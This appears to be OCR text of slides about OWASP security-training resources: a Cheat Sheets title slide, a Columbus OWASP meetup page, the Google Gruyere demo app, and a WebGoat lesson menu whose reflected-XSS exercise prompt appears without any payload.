
OWASP Cheat Sheets

Martin Woschek, owasp@jesterweb.de

April 9, 2015

https://www.owasp.org/index.php/Cheat_Sheets

OWASP User Groups



The Open Web Application Security Project

Columbus, OH

Founded Nov 23, 2013

AppSec Professionals	100
Group reviews	3
Upcoming Meetups	2
Past Meetups	9
Our calendar	

Help support your Meetup

Organizers: Bill Sempf, Constance Matthews, TheAnswar

We're about:
Security · Web Security · OWASP · Information Security · Application

The Open Web Application Security Project (OWASP) is a 501(c)(3) worldwide not-for-profit charitable organization focused on improving the security of software. Our mission is to make software security visible, so that individuals and organizations worldwide can make informed decisions about true software security risks.

Join us and be the first to know when new Meetups are scheduled

Log in with Facebook to find out

By creating a Meetup account, you agree to the Terms of Service

Welcome, AppSec Professionals!

Quarterly Seminar

Improving Enterprises
One Easton Ova, Suite 175, Columbus, OH (map)

Thu May 28
11:00 AM


9 going
0 comments

For our first Lunch Seminar in a while, we are especially honored to bring in Matthew Curtin. Title: Crypto War II: Protecting the Infrastructure Abstract: During the... LEARN MORE

Hosted by: Bill S. (Organizer)

What's new

https://www.owasp.org/index.php/OWASP_Chapter



Home

Sign in | Sign up

Gruyere: Home


Refresh

Most recent snippets:

Cheddar Mac — Gruyere is the cheesiest application on the web.
All snippets Homepage

Brie — Brie is the queen of the cheeses!!!
All snippets Homepage

http://google-gruyere.appspot.com/



Logout
How to Perform Reflected Cross Site Scripting (XSS) Attacks
OWASP WebGoat V5
Hints
Show Params
Show Cookies
Show Java
Lesson Plans
Admin Functions
General
Code Quality
Unvalidated Parameters
Broken Access Control
Broken Authentication and Session Management
Cross-Site Scripting (XSS)
LAB: Cross Site Scripting (XSS)
How to Perform Stored Cross Site Scripting (XSS)
How to Perform Reflected Cross Site Scripting (XSS) Attacks
HTTPOnly Test
How to Perform Cross Site Tracing (XST) Attacks
Buffer Overflows
Injection Flaws
Improper Error Handling
Insecure Storage
Denial of Service
Insecure Configuration Management
Web Services
AJAX Security
Challenge
Restart this Lesson
Update Cart
Purchase
OWASP Foundation | Project WebGoat

For this exercise, your mission is to come up with some input containing a script. You have to try to get this page to reflect that input back to your browser, which will execute the script and do something bad.

Shopping Cart

